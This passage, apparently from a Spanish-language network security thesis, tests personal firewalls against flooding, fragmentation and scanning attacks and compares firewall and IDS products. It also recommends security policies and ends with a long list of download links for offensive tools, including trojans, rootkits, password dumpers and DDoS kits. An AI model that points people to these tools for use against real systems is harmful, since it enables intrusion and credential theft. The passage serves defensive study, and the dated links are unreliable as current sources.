Icmp bombing: en realidad es un programa de smurf pero usado de forma local. Inunda al host objetivo de paquetes ICMP Echo Request de 1Kb a una velocidad de 300Kb/s, aproximadamente el tráfico que llegaría en un ataque de smurf remoto.

Inundación syn: cada vez que un host recibe una petición de conexión tiene que reservar recursos para procesarla, si se inunda un host con peticiones de conexión desde el puerto 1 al 1024 (u otro rango) los recursos ocupados llegarán al 100%.

Jolt2: este ataque posteado en Securiteam se aprovecha de un fallo en el reensamblaje de paquetes de W98, NT, W2000 y algunos dispositivos de red (Firewalls, routers, etc) para consumir el 100% de la CPU.

Programa de comunicación en java que intenta primero comunicarse mediante el protocolo DNS y luego mediante el ICMP (timestamp, petición de hora). Esto viene a demostrar lo expuesto en Vsantivirus. sobre la dificultad de la mayoría de Firewall para detectar los programas que no usan la librería winsock para establecer las conexiones (caso de Java).
No es un troyano porque no tiene las funciones de acceso remoto y es él quien empieza la conexión. Hay que decir que realizar un troyano en Java no sería tan fácil como en otros lenguajes pero podría ser perfecto para instalar herramientas de DOS

distribuido en PC ajenos. Estas herramientas responderían a una orden del hacker para inundar con paquetes UDP o ICMP a un objetivo. El último ataque que se reportó contra los servidores DNS raíz de Internet fue de este tipo.

Con el análisis de las versiones Pro de los Firewall las pruebas con el troyano han resultado mejores que con las versiones normales.

nmap: con este escáner se pueden hacer escaneres ACK que permiten saber si un puerto está filtrado o no, sin que lo detecten los Firewall que no sean de estado (stateful Firewall), o sea todos menos el Vinestic y el IPtables. Además se ha probado el scan de sistema operativo. Para que este scan funcione es necesario que esté abierto un puerto.

En la siguiente tabla se obeserva la comparación de la reaccion de cada uno de los equipos, hacia los ataque antes mencionados:

	Ataque					
Sistema	Smurf	Inundación	Jolt2	Scan SO	Scan ACK	Troyano
Kerio 2.1.4	No	Si	No	No	Si	No
Kerio 3 beta 3	No	Si	Si	No	Si	no
Look&stop1.03	Si	Si	Si	Si	No	No
Norton	No	Si	No	N/A	Si	no
Smurf	No	No	No	Si	Si	No
Sygate Pro 5.0	No	Si	No	No	Si	No
Vinestic Firewall 1.2	No	No	No	No	No	No
Zone alarma Pro 3.1	No	No	No	Si	Si	No
Iptables	No	No	No	No	No	No

Figura 5.4. Tabla comparativa entre diferentes Firewalls

Fuente: **IDORU (conde0)** conde0@telefonica.net

Para mayor información consultar a http://www.protegerse.com

5.8.1 Cuadro de ataques-solución:

Tipo de ataque	Ataque	Solución	Característica
Físico	Robo de información	Seguridad local, Procedimientos de control de ingreso del personal, bloqueos terminal.	Robo de archivos de contraseñas (SaM o /etc/password) o documentos, por medio de dispositivos periféricos(disquetera o puerto USB)
Red local	Sniffer	Encripción	Protección de la información por medio de clave
DOS red local o red WAN	Smurf	Firewall	Inundación ICMP
	Spoffing	Firewal	Suplantación de dirección fuente
	Inundación	Firewall	Inundación de paquetes ICMP
	Inundación RIP	Firewall	Generación de tablas de ruteo ficticias para la saturación de los dispositivos.
Red local o red WAN	Ataque de contraseña a servicios	IDS, autenticación	Fuerza Bruta
	Ataque unicod IIS	IDS	Fallo de sistema
	Ataque RCP	Firewall	Vulnerabilidad de sistema
	Ataque de puerta trasera	Firewall, IDS	Ingeniería social

Figura 5.5. Cuadro de ataques-solución

5.8.2 Firewall Personales

Ver Tabla en siguiente página

Producto	Outpost PRO	Outpost FREE	NIS 2002	NPF 2002	Kerio PF	ZA PRO	Tiny	L'n'S	AtGuard	Sygate Pro	Sygate	McAfee PF	BID	ZA	L'n'S Lite
Versión	1.0.1511	1.0.1511	4.0	4.0	2.1.1	3.0.091	2.0.15	2.02	3.22	5.0.934	4.2.872	3.02.1029.0	2.9.cai	2.6.357	1.03
Tamaño de la descarga antes de la instalación, en MB	2.47	2.44	60	17	1.37	3.4	1.35	0.43	3.2	5.08	3.76	12.1	3.27	2.79	0.34
Gratuito	NO	SI	NO	NO	NO	NO	NO	NO	SIN DATOS	NO	NO	NO	NO	NO	SI
Filtrado de paquetes															
Permitir reglas personalizadas	SI	SI	SI	SI	SI	SI	SI	NO	SI	SI	SI	SI	SI	SI	NO
Asistente para reglas	SI	SI	SI	SI	SI	SI	SI	SI	SI	SI	SI	NO	NO	SI	NO
Modo invisible	SI	SI	SI	SI	SI	SI	SI	SI	NO	SI	SI	NO	SI	SI	SI
Autenticación de aplicación (MD5)	SI	SI	SI	SI	SI	SI	SI	SI	NO	SI	SI	NO	NO	SI	NO
Soporte para ICS	SI	NO	SI	SI	SI	SI	SI	SI	NO	NO	NO	SI	SI	NO	SI
Reglas ICMP	SI	SI	SI	SI	SI	SI	SI	SI	SI	SI	SI	SI	NO	NO	SI
Reglas predeterminadas para tráfico de sistema	SI	SI	SI	SI	SI	SI	SI	SI	SI	NO	NO	SI	NO	NO	SI
Reglas predeterminadas para aplicaciones	SI	SI	SI	SI	NO	NO	NO	NO	NO	NO	NO	SI	NO	NO	NO
Reglas globales	SI	NO	SI	SI	SI	NO	SI	SI	SI	SI	SI	SI	NO	NO	SI
Filtrado de sitios de Internet															
Contenido activo	SI	SI	SI	SI	NO	SI	NO	NO	SI	NO	NO	NO	NO	NO	NO
Protección de privacidad	SI	SI	SI	SI	NO	SI	NO	NO	SI	NO	NO	NO	NO	NO	NO
Bloqueo de publicidad	SI	SI	SI	NO	NO	SI	NO	NO	SI	NO	NO	NO	NO	NO	NO
Control paternal	SI	SI	SI	NO	NO	NO	NO	NO	NO	NO	NO	NO	NO	NO	NO

Filtrado de correo electrónico															
Contenido activo	SI	SI	SI	NO	NO	NO	NO	NO	NO	NO	NO	NO	NO	NO	NO
Adjuntos peligrosos	SI	SI	SI	NO	NO	SI	NO	NO	NO	NO	NO	NO	NO	SI	NO
Varios															
Admite complementos (Plug-Ins)	SI	SI	NO	NO	NO	NO	NO	NO	NO	NO	NO	NO	NO	NO	NO
Herramienta automática para actualización	SI	SI	SI	SI	NO	NO	NO	NO	NO	NO	NO	SI	NO	NO	NO
Multilenguaje integrado	SI	SI	SI	SI	NO	NO	NO	SI	NO	NO	NO	NO	NO	NO	NO
Multiusuario / multiconfiguración	SI	NO	SI	NO	SI	NO	NO	NO	NO	NO	NO	NO	NO	NO	NO
Registro de actividad en red local	SI	SI	SI	SI	SI	SI	SI	SI	SI	SI	SI	SI	SI	SI	SI
Detección de barrido de puertos	SI	SI	SI	SI	SI	SI	SI	SI	NO	SI	SI	SI	SI	SI	SI

Figura 5.6. *Tabla comparativa elaborada en el segundo trimestre de 2002.

http://www.protegerse.com/outpost/index.html

http://nautopia.coolfreepages.com/

Enlaces verificados el día 20 de octubre del 2003.

5.8.3 Detección de intrusos

CRITERIOS TECNICOS	CISCO	SYMANTEC	ISS	VALOR*
Confiabilidad del Producto	98.7	93.7	85.0	1.18
Precisión del producto	94.7	91.0	83.5	1.16
Precio/desempeño	69.3	85.6	70.0	1.05
Facilidad de administración	71.9	80.0	70.4	1.03
Escalabilidad del producto	78.2	70.6	67.6	0.98
Promedio técnico compuesto	82.6	84.0	75.3	
CRITERIOS DEL CANAL				
Soporte Técnico	87.7	82.7	79.2	1.11
Rentabilidad	71.3	71.9	71.2	1.01
Retorno de la inversión	69.9	72.2	70.3	1.01
Capacitación y certificación	59.9	54.4	54.7	0.85
Soporte de Mercadotecnia	54.3	53.3	53.0	0.83
Soporte de Ventas	53.3	48.3	53.7	0.80
Promedio combinado del Canal	66.2	63.9	63.7	
PROMEDIO GENERAL	**73.6**	**72.9**	**69.0**	

Figura 5.7. *Valor: Calificaciones consideradas por la importancia relativa para los proveedores de soluciones, con 1 siendo de importancia promedio
Calificaciones: 100=muy satisfecho, 1=muy disatisfactorio. Las calificaciones pueden exceder 100.
Familias de productos: Cisco Intrusion Detection System; Symantec NetProwler, Intruder Alert; ISS Real Secure
Proveedores de soluciones entrevistados: 331
Fuente: Encuesta del Canal de CRN 2002

6 Conclusiones

Según lo visto a los largo del documento la necesidad apremiante de tener una transmisión segura de los datos es evidente, cada vez las empresas e instituciones dependen más de los sistemas de redes de datos, se transmite una mayor cantidad de información que necesita estar en la más profunda privacidad. Dado esta realidad se creo un estándar para la seguridad informática implementado por ISO con número de identificación 17799, reglamentación que contribuye no solamente a la homogenización de la seguridad, si no que además ayuda a los administradores a tener una guía y un marco de referencia al momento de asegurar sus redes y sistemas, lo cual produce sistemas confiables, homogéneos y que por lo tanto serán cada vez más utilizados y ayudarán al hombre a un mejor y más limpio desarrollo.

Para implementar una seguridad completa en una red de datos se han identificado niveles que contribuyen a comprender mejor la forma en que se implementa la seguridad en una red. Los niveles identificados son los siguientes:

1. **Firewall:** Dispositivo de seguridad básico que trabaja en las capas 3 y 4 filtrando los paquetes, y por lo tanto asegurando la red contra conexiones maliciosas

2. **Autenticación:** Parte de la seguridad que se encarga de decir quien esta conectado a la red, asegurándose que el usuario es conocido y de confianza.

3. **Sistemas de detección de intrusos:** Permite conocer en tiempo real actividades anómalas en la red, teniendo la capacidad de decidir el tipo de acción a tomar dependiendo la configuración de dicho sistema.

4. **Encripción:** Este nivel protegerá las redes contra rastreo secuestro y manipulación de las sesiones, logrando así una máxima seguridad en los datos proporcionando la privacidad adecuada.

Ninguno de estos sistemas antes mencionados es infalible, además de lo anterior debe proporcionarse una seguridad física coherente. Es recomendable la utilización de tarjetas inteligente o dispositivos biométricos que autentiquen la entrada física a estos sistemas, principalmente los más críticos.

Es necesario el poseer el 100% de tiempo funcionando estos sistemas, por lo que se debe tener sistemas redundantes que aseguren la conectividad todo el tiempo, con su debida protección.

La mayor cantidad de los ataques que se dan en la actualidad son por medio de ingeniería social que es un método basado en engaño, que usan algunos atacantes de tal manera que pueden conseguir la información directamente de los usuarios simplemente engañándolos. Razones por las cuales la creación de políticas de seguridad es parte medular de la seguridad en una red, las políticas de usuario y el entrenamiento de estos en seguridad deberá ser una etapa de alta prioridad para mantener la seguridad en la red, los cambios de contraseñas de una manera periódica, la creación de estas por medio de métodos complejos que produzcan claves difíciles de adivinar como por ejemplo el hecho de evitar palabras de diccionario o fechas, son reglas que un administrador de red debe tomar en cuenta para asegurar una red de forma radical y eficiente.

Una arquitectura para que sea totalmente segura deberá contener los 4 niveles de seguridad detallados anteriormente, siendo que es posible que no todas las redes necesitan altísimos niveles de seguridad, estos se pueden considerar de tal manera que una red posea sólo un nivel podrá ser funcional para una institución de educación pero no para un banco, y de la misma manera el banco necesitará una red con los 4 niveles de seguridad mientras que una escuela no necesariamente las requiera.

Con todo esto es fundamental aclarar que nunca se tendrá una red totalmente segura por mucho tiempo, nuevos ataques surgen cada día y será necesario mantenerse a la vanguardia la tecnología utilizada para la protección de redes, se debe tener una cultura de constante actualización de todos los sistemas, corrigiendo así la aparición

de nuevas fallas en los sistemas, protegiéndonos contra esas nuevas vulnerabilidades.

Tenemos que recordar siempre que la seguridad no es un producto, es un proceso constante que se debe ir buscando, por medio de revisiones constantes de nuestras políticas de seguridad, de tal manera que cada día respondan favorablemente ante los nuevos retos que plantea la seguridad en redes de datos.

Nunca podremos mantener una seguridad al 100% solamente podremos aproximarnos a un nivel cercano, principalmente con las nuevas vulnerabilidades solamente podremos minimizar los impactos a nuestros sistemas, algunas veces erradicarlos; pero es un futuro incierto. Por lo tanto nunca debemos confiarnos de una seguridad perimetral o caer en una falsa sensación de seguridad que esta misma crea, por el contrario se debe estar informandose constantemente de los nuevos ataques y herramientas de seguridad existentes.

Dependiendo de la magnitud de la red se recomienda asignar una o más personas que se encarguen específicamente de administrar la seguridad de la red (oficiales de seguridad o administradores de seguridad), desempeñando un cargo muy a parte de lo que realiza el administrador de red, con el propósito de velar por que se cumplan todos los puntos referentes a la seguridad en redes de datos.

7 BIBLIOGRAFÍA

Northcutt Stephen , Novak Judy . **Guía Avanzada Detección de intrusos**
Prentice may. Segunda edición.

McClure Stuart , Scambray Joel , Kurttz George . **Hackers 3**
Traducción Jorge Rodríguez Vega Ing. Superior Aeronáutico.
Mc Graw – Hill/ España. Primera edición en español.

McClure Stuart , Scambray Joel. **Hacking exposed Windows 2000: Networork security secrets & solutions**,(Desmotración de hacking Windows 2000: secretos y soluciones)
Osbourne/ Mc Graw – Hill

Marcus Goncalves. **Manual de Firewalls**
Osborne McGraw-Hill

Anonimo, **Linux máxima seguridad**
Prentice Hall, Person educación. Edición especial.

Sitios Web acerca de seguridad :

http://www.insecure.org
http://www.cert.org
http://www.snort.org
http://www.Freeswan.org
http://www.hoobie.net/
http://www.packetfactori.net
http://www.hispasec.com
http://es.tldp.org/Manuales-LuCAS/SEGUNIX/unixsec-2.1-html/

Varios temas sobre seguridad en Linux

http://www.google.com.sv/search?q=cache:vjiWQBeGhmIJ:www.linux.fractaltec.org/SegInformatica.pdf+algunas+politicas+de+seguridad&hl=es&ie=UTF-8

Archivo pequeño sobre políticas de seguridad

http://www.symantec.com/region/mx/enterprisesecurity/content/framework/LAM_2284.html

Sitios para descargar herramientas de seguridad, como sniffers, exploits , auditoria, scaneo:

http://www.elhacker.net/hacking.htm
http://www.wiley.com/legacy/compbooks/mcnamara/links.html
http://www.rediris.es/cert/tools/
http://www.electrodata.com.pe/seguridad.htm
http://www.key-tech.com.ar/proteccion.asp
http://www.key-tech.com.ar/proteccion_full.asp#3
http://personal.telefonica.terra.es/web/campodelturia/pages/index7.htm
http://usuarios.lycos.es/airesdp/hacker.htm
http://www.hackemate.com.ar/tools/
http://packetstormsecurity.nl/
http://www.lcu.com.ar/cools/h3links.php (basada en el libro Hackers)
http://www.microsoft.com/spain/technet/seguridad/pcprotect/protect.asp (Windows XP)
http://www.elhacker.net/hacking.htm (lopt crackea archivos sam)
http://www.mut.ac.th/~b1121625/crack.html (cine crack varios)
http://www.key-tech.com.ar/proteccion.asp
http://tecnoandinas.netfirms.com/Redes/superutilidades_hackers.htm
http://www.lsf.com.ar/libros/HACKERSSECRETOSYSOLUCIONESPARALASEGURIDADDEREDES_8448127862.asp
http://www.rediris.es/cert/tools/

Herramientas clasificadas por el tipo de ataque y la funcion de despemeñan

Seguir el rastro

Wget

http://www.gnu.org/software/wget/wget.html for UNIX

Teleport Pro

http://www.tenmax.com/teleport/home.htm for Windows

FerrerSoft

http://www.ferretsoft.com/

axfr

http://ftp.cdit.edu.cn/pub/linux/www.trinux.org/src/netmap/axfr-0.5.2.tar.gz

tracerouter

ftp://ftp.ee.lbl.gov/traceroute.tar.gz

VisualRoute

http://www.visualroute.com/

Neo Trace

http://www.neotrace.com/

snort

http://www.snort.org/

RotorRouter

http://packetstormsecurity.org/UNIX/loggers/rr-1.0.tgz

Exploración

fping

http://packetstormsecurity.org/Exploit_Code_Archive/fping.tar.gz

Legion 2.1 from Rhino9

http://www.nmrc.org/files/snt/

SolarWinds

http://www.solarwinds.net/

WS_Ping ProPack

http://www.ipswitch.com/

NetScan Tools

http://www.nwpsw.com/

Hping

http://www.kyuzz.org/antirez/

icmpenum, from Simple Nomad

http://www.nmrc.org/files/sunix/icmpenum -1.1.1.tgz

Genius version 3.1

http://www.indiesoft.com/

BlackICE from Network ICE

http://www.networkice.com/

Scanlog

http://www.openwall.com/scanlogd

Courtney 1.3

http://packetstormsecurity.org/UNIX/audit/courtney-1.3.tar.Z

Ippl 1.4.10

http://pltplp.net/ippl/

Protolog 1.0.8

http://packetstormsecurity.org/UNIX/loggers/protolog-1.0.8.tar.gz

loki

http://www.phrack.org/show.php?p=51&a=6

Pingd

http://packetstormsecurity.org/UNIX/misc/pingd-0.5.1.tgz

icmpquery

http://packetstormsecurity.org/UNIX/scanners/icmpquery.c

icmpush

http://packetstormsecurity.org/UNIX/scanners/icmpush22.tgz

Strobe

ftp://ftp.freebsd.org/pub/FreeBSD/ports/distfiles/strobe-1.06.tgz

udp_scan SATAN, now called SAINT

http://wwdsilx.wwdsi.com/

netcat or nc

http://www.atstake.com/research/tools/nc11nt.zip

nmap. Nmap

http://www.insecure.org/nmap

Netscan Tools Pro 2000

http://www.nwpsw.com/

Superscan, from Foundstone

http://www.foundstone.com/rdlabs/termsofuse.php?filename=superscan.exe

WinScan, Prosolve

http://www.prosolve.com/

Windows UDP Port Scanner

http://ntsecurity.nu/

IpEye

http://ntsecurity.nu/

Fscan

http://www.foundstone.com/rdlabs/termsofuse.php?filename=fscan.exe

Tcp_scan

http://wwdsilx.wwdsi.com/saint/

scanlogd

http://www.openwall.com/scanlogd/

Psionic PortSentry

http://www.psionic.com/abacus/

Psionic Logcheck

http://www.psionic.com/abacus/logcheck/

alert.sh

http://www.enteract.com/~lspitz/intrusion.html

ZoneAlarm

http://www.zonelabs.com/

Tiny Software Firewall and Security Products

http://www.tinysoftware.com/

queso

http://packetstormsecurity.org/UNIX/scanners/queso-980922.tar.gz

siphon

http://www.gravitino.net/projects/siphon

Cheops

http://www.marko.net/cheops/

Tkined

http://wwwhome.cs.utwente.nl/~schoenw/scotty/

Enumeración

Windows NT Resource Kit

ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/

ActiveState Perl distribution for Windows

http://www.activestate.com/

Nbtscan

http://www.inetcat.org/software/nbtscan.html

DumpSec

http://www.somarsoft.com/

Legion from the Rhino 9 group

http://packetstorm.securify.com/groups/rhino9/legion.zip

NetBIOS Auditing Tool

http://www.hackingexposed.com/

Epdump

http://packetstormsecurity.org/NT/audit/epdump.zip

getmac and netdom

ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/

Netviewx

http://www.ibt.ku.dk/jesper/NTtools/

Winfo

http://www.ntsecurity.nu/

Nbtdump

http://www.cerberus-infosec.co.uk/toolsn.shtml

IP Network Browser

http://www.solarwinds.net/

sid2user and user2sid

http://www.chem.msu.su:8080/~rudnyi/NT/sid.txt

Enum

http://razor.bindview.com/

Nete

http://pr0n.newhackcity.net/~sd/

UserInfo

http://www.hammerofgod.com/download.htm

UserDump

http://www.hammerofgod.com/download.htm

GetAcct

http://www.securityfriday.com/

Samba

http://www.samba.org/

Pscan

http://www.securityfocus.com/data/tools/auditing/network/pscan.c

Rpcdump

http://www.atstake.com/research/tools/rpcdump.exe

Sam Spade from Blighty Design

http://samspade.org/ssw/

Hacking de Windows 95/98, Me y XP Home Edition

Antivirus eXpert

http://www.centralcommand.com/

Trojan Defense Suite

http://www.multimania.com/ilikeit/tds2.htm

SSBypass

http://www.amecisco.com/ssbypass.htm

ShoWin

http://www.foundstone.com/rdlabs/tools.php?category=Forensic

Unhide

http://www.webdon.com/

pwltool

http://www.webdon.com/

Elcomsoft's Advanced Zip Password Recovery

http://www.lostpassword.com/

Hacking de Windows NT

NTInfoScan

http://packets tormsecurity.org/NT/audit/

NTLast and VisualLast from Foundstone, Inc.

http://www.foundstone.com/

DumpEvt from Somarsoft

http://www.somarsoft.com/

Centrax

http://www.cybersafe.com/

CyberCop Server

http://www.nai.com/

Desktop Sentry

http://www.foundstone.com/

Intact

http://www.pedestalsoftware.com/

Intruder Alert

http://enterprisesecurity.symantec.com/products

Kane Security Monitor

http://www.securitydynamics.com/

RealSecure

http://www.iss.net/

SeNTry

http://www.missioncritical.com/

E Trust

http://www3.ca.com/Solutions/Product.asp?ID=163

Tripwire for NT

http://www.tripwiresecurity.com/

L0phtcrack

http://www.l0pht.com/

PPTP sniffer

http://packetstormsecurity.org/sniffers/pptp-sniff.tar.gz

BOWall

http://developer.nizhny.ru/bo/eng/BOWall/

Pwdump

http://www.webspan.net/~tas/pwdump2/

Pwdump2

http://www.webspan.net/~tas/pwdump2/

John the Ripper

http://www.openwall.com/john/

Soon NTRK tool

ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/

su from NTRK

ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/

BUTTSniffer

http://packetstormsecurity.org/sniffers/buttsniffer/

Fsniff

http://www.foundstone.com/

Dsniff

http://monkey.org/~dugsong/dsniff/

Secure Shell

http://www.ssh.com/download

Pretty Good Privacy

http://www.nai.com/

Service Controller a NTRK tool

ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/

NetBus

http://www.netbus.org/

Netbus pro

http://www.multimania.com/cdc/netbus2pro.html

regdmp NTRK

ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/

Back Orifice

http://www.cultdeadcow.com/tools/

Back Orifice 2000

http://sourceforge.net/projects/bo2k/

Fpipe

http://www.foundstone.com/

rkill.exe NTRK

ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/

Fport from Foundstone

http://www.foundstone.com/

Windows NT/2000 acquired its own rootkit

http://www.rootkit.com/

Tripwire

http://www.tripwire.com/

BinText for Windows from Robin Keir

http://www.foundstone.com/

UltraEdit32 for Windows

http://www.ultraedit.com/

NTRK's auditpol

ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/

Elsave

http://www.ibt.ku.dk/jesper/NTtools/

sfind in the Foresic Toolkit

http://www.foundstone.com/rdlabs/tools.php?category=Forensic

Hacking de Windows 2000 / Windows Whistler Server

SMBRelay

http://pr0n.newhackcity.net/~sd/windoze.html

pwdump3e

http://www.ebiz-tech.com/html/pwdump.html

Isadump2

http://razor.bindview.com/tools/desc/lsadump2_readme.html

eLiTeWrap

http://www.holodeck.f9.co.uk/elitewrap/

Remote from the NTRK

ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/

Hacking de Novell Netware

Finger

ftp://ftp.cdrom.com/.1/novell/finger.zip

Bindin

ftp://.edv-himmelbauer.co.at/pub/Novell.3x/TESTPROG/

Nlist

http://www.nmrc.org/files/snetware/nut18.zip

Chknull

http://www.nmrc.org/files/netware/chknull.zip

NDSSnoop

ftp://ftp.iae.univ-poitiers.fr/pc/netware/UTIL/ndssnoop.exe

Nwpcrack

http://www.nm rc.org/files/netware/nwpcrack.zip

Pandora

http://www.nmrc.org/pandora/download.html

Dsmaint DS411P.EXE

http://support.novell.com/servlet/filedownload/pub/ds411p.exe

Imp

http://www.wastelands.gen.nz/

Hacking de Unix / Linux

nessus

http://www.nessus.org/

Brutus

http://www.hoobie.net/brutus/

brute_web.c

http://packetstormsecurity.org/Exploit_Code_Archive/brute_web.c

pop.c

http://packetstormsecurity.org/groups/ADM/ADM-pop.c

TeeNet

http://www.phenoelit.de/tn/

Pwscan.pl

http://razor.bindview.com/tools/vlad/index.shtml

One Time Passwords In Everything

ftp://ftp.gbnet.net/pub/security/nrl-opie/

Cracklib

http://www.users.dircon.co.uk/~crypto/download/cracklib.2,7,tgz

Npasswd

http://www.utexas.edu/cc/unix/software/npasswd/

Secure Remote Password

http://www-cs-students.stanford.edu/~tjw/srp/

Open SSH

http://www.openssh.org/

Hellkit and other shellcode creation tools

http://teso.scene.at/releases.php3

StackGuard from Immunix

http://immunix.org/

Libsafe

http://www.avayalabs.com/project/libsafe/index.html

TCP Wrappers and xinetd

http://www.synack.net/xinetd/

Saint Jude

http://prdownloads.sourceforge.net/stjude/

FormatGuard

http://download.immunix.org/ImmunixOS/7.0/i386/SRPMS/glibc-2.2-12_imnx_7.src.rpm

Smap and smap

http://www.tis.com/research/software/

Qmail

http://www.qmail.org/

Postifx

http://www.postfix.com/

nfsshell

ftp://ftp.cs.vu.nl/pub/leendert/nfsshell.tar.gz

Bastille

http://www.bastille-linux.org/

md5

http://www.fourmilab.ch/md5/md5.zip

arpredirect on twister, part of the dsniff package

http://www.monkey.org/~dugsong/dsniff/

AntiSniff

http://www.securitysoftwaretech.com/antisniff/

Secure Shell

http://www.ssh.com/download/

Secure syslog from Core Labs

http://www.core-sdi.com/english/freesoft.html

Solaris Loadable Kernel Modules

http://packetstormsecurity.org/groups/thc/slkm-1.0.html

knark

http://packetstormsecurity.org/UNIX/penetration/rootkits/knark-0.59.tar.gz

adore

http://teso.scene.at/releases/adore-0.14.tar.gz

carbonite

http://www.foundstone.com/rdlabs/proddesc/carbonite.html

Hacking del acceso telefónico, PBX, Voicemail y VPN

THC-Scan

http://www.infowar.co.uk/thc/

PhoneSweep Sandstorm Enterprises

http://www.sandstorm.net/

Telesweep

http://www.securelogix.com/

Dispositivos de red

SNMPsniff

http://elektra.porto.ucp.pt/snmpsniff/snmpsniff-1.0.tar.gz

Hobbit

http://www.avian.org/

ciscocrack.c

http://www.rootshell.com/archive-j457nxiqi3gq59dv/199711/ciscocrack.c.html

Palm Pilot by the L0pht's Dr. Mudge

http://www.l0pht.com~kingpin/cisco.zip

Cisco decryptor

http://www.solarwinds.net/

Fragrouter

http://www.anzen.com/research/nidsbench/fragrouter.html

Sniffit

http://reptile.rug.ac.be/~coder/sniffit/sniffit.html

tcpdump 3.x

http://www-nrg.ee.lbl.gov/

Iinsniff

http://www.rootshell.com/

Solsniff

http://www.rootshell.com/

Snmpsniff from Nuno Leitao

http://nuno.leitao@convex.pt/

Snort

http://www.snort.org/

Ethereal

http://www.ethereal.com/

Sentinel

http://www.packetfactory.net/Projects/Sentinel/

Arpwatch

ftp://ftp.ee.lbl.gov/arpwatch-2.1a6.tar.gz

Firewall

BindView EMS/NOSadmin 4.x & 5.x v6

http://www.bindview.com/

Hidden Object Locator

http://www.netwarefiles.com/utils/hobjloc.zip

port scan detection

http://www.enteract.com/~lspitz/intrusion.html

Hping

http://www.kyuzz.org/antirez/hping.html

Firewalk

http://www.packetfactory.net/projects/firewalk/

Ioki

http://phrack.infonexus.com/search.phtml?view&article=p49-6

Iokid

http://phrack.infonexus.com/search.phtml?view&article=p49-6

Wietse Venema's TCP Wrappers program

ftp://coast.cs.purdue.edu/pub/tools/unix/netutils/tcp_wrappers/

Ataques de negación de servicio (DoS)

TFN

http://staff.washington.edu/dittrich/misc/ddos

DDOSPing

http://www.foundstone.com/

Zombie Zapper

http://razor.bindview.com/

find_ddos

http://www.nipc.gov/

WinTrinoo by the Bindview Razor team

http://razor.bindview.com/

Inseguridades de control remoto

nmap

http://www.insecure.org/nmap

SnadBoy

http://www.snadboy.com/

SnifferPro

http://www.nai.com/

Virtual Network Computing

http://www.uk.research.att.com/vnc

TSProbe

http://www.hammerofgod.com/

TSEnum.exe

http://www.hammerofgod.com/

TSProbe.exe

http://www.hammerofgod.com/

TSEnum.exe

http://www.hammerofgod.com/

Juggernaut

http://www.packetfactory.net/

Hunt

http://lin.fsid.cvut.cz/~kra/index.html

remote.exe NT Resource Kit

ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/

BackOfficer Friendly

http://www.nfr.net/products/bof/

Datapipe

http://packetstormsecurity.org/unix-exploits/tcp-exploits/datapipe.c

Rinetd

http://www.boutell.com/rinetd/

Fpipe

http://www.foundstone.com/

The Cleaner

http://www.moosoft.com/cleaner.html

lsof

ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/NEW/

MD5sum

ftp://ftp.gnu.org/pub/gnu/textutils/

Cygwin

http://sourceware.cygnus.com/cygwin/

DumpEvt)

http://www.somarsoft.com/

EliTeWrap

http://www.holodeck.f9.co.uk/elitewrap/index.html

UNIX rootkits

http://packetstormsecurity.org/UNIX/penetration/rootkits/

Image MASSter

http://www.ics-iq.com/

OmniClone line

http://www.logicube.com/

Drive Image

http://www.powerquest.com/

FlashClone

http://www.ics-iq.com/

ImageCast

http://www.innovativesoftware.com/

Norton Ghost

http://www.symantec.com/

RapiDeploy

http://www.altiris.com/

VMWare

http://www.vmware.com/

SecondChance

http://www.powerquest.com/

Hacking de la Web

Teleport Pro for NT

http://www.tenmax.com/

Grinder v1.1

http://hackersclub.com/km/files/hfiles/rhino9/grinder11.zip

whisker by Rain.forest.puppy

http://www.wiretrip.net/rfp/

hk.exe from Todd Sabin

http://www.nmrc.org/

iishack

http://www.technotronic.com/

SSLProxy

http://www.kuix.de/sslproxy/

SSLdump

http://www.rtfm.com/ssldump/

SpyNet/PeepNet

http://www.packetstormsecurity.com/

Cookie Pal from Kookaburra Software

http://www.kburra.com/cpal.html

Mpack

http://www.21st-century.net/Pub/Utilities/Archivers/

passdump by janker

http://www.hackersclub.com/km/files/hfiles/

Wrapster, by Octavian

http://download.cnet.com/

Finjan's SurfinGate technology

http://www.finjan.com/

Achilles (sitio no oficial):

Un proxy de ataques por web para Windows.

Achilles es una herramienta designada para comprobar la seguridad de aplicaciones web. Achilles es un servidor proxy, que actúa como una persona-en-el-medio {man-in-the-middle} durante una sesión de HTTP. Un proxy de HTTP típico pasa paquetes hacia y desde el explorador de web cliente y un servidor de web. Achilles intercepta los datos en una sesión de HTTP en cualquier dirección y le da al usuario la habilidad de alterar los datos antes de ser transmitidos. Por ejemplo, durante una conexión de HTTP SSL normal, un proxy típico pasa la sesión entre el servidor y el cliente y permite a ambos nodos negociar SSL. En contraste, cuando Achilles está en modo de intercepción, Achilles simula ser el servidor y negocia dos sesiones de SSL, una con el explorador de web cliente y otra con el servidor de web. Mientras la información se transmite entre ambos nodos, Achilles descifra los datos y le da al usuario la habilidad de alterar y/o registrar los datos en texto claro antes de su transmisión.

Más herramientas:

Airsnort	http://airsnort.sourceforge.net/
Achilles	http://www.digizen-security.com/
Airopeek	http://www.airopeek.com/
babelweb	http://www.hsc.fr/ressources/outils/
Back Orifice	http://www.cultdeadcow.com/
BUTTsniffer	http://packetstormsecurity.nl/sniffers/buttsniffer/
Carbonite v 1.0	http://www.foundstone.com/
Cryptcat	http://farm9.com/content/Free_Tools/Cryptcat
cygwin	http://cygwin.com/
dd	http://mirrors.kernel.org/gnu/fileutils/
Dr. Hansen	
Dsniff	http://monkey.org/~dugsong/dsniff/
Dumpel	http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/dumpel-o.asp
enhanced loopback	ftp://ftp.hq.nasa.gov/pub/ig/ccd/enhanced_loopback/
Encase	http://www.encase.com/
Ethereal	http://www.ethereal.com/
Execve	
filemon v 4.34	http://www.sysinternals.com/
Flawfinder	http://www.dwheeler.com/flawfinder/
fping	http://www.fping.com/
Fport v 1.33	http://www.foundstone.com/
frhed	http://www.kibria.de/frhed.html
Fscan v 1.12	http://www.foundstone.com/
FTK (The Forensic Toolkit)	http://www.accessdata.com/

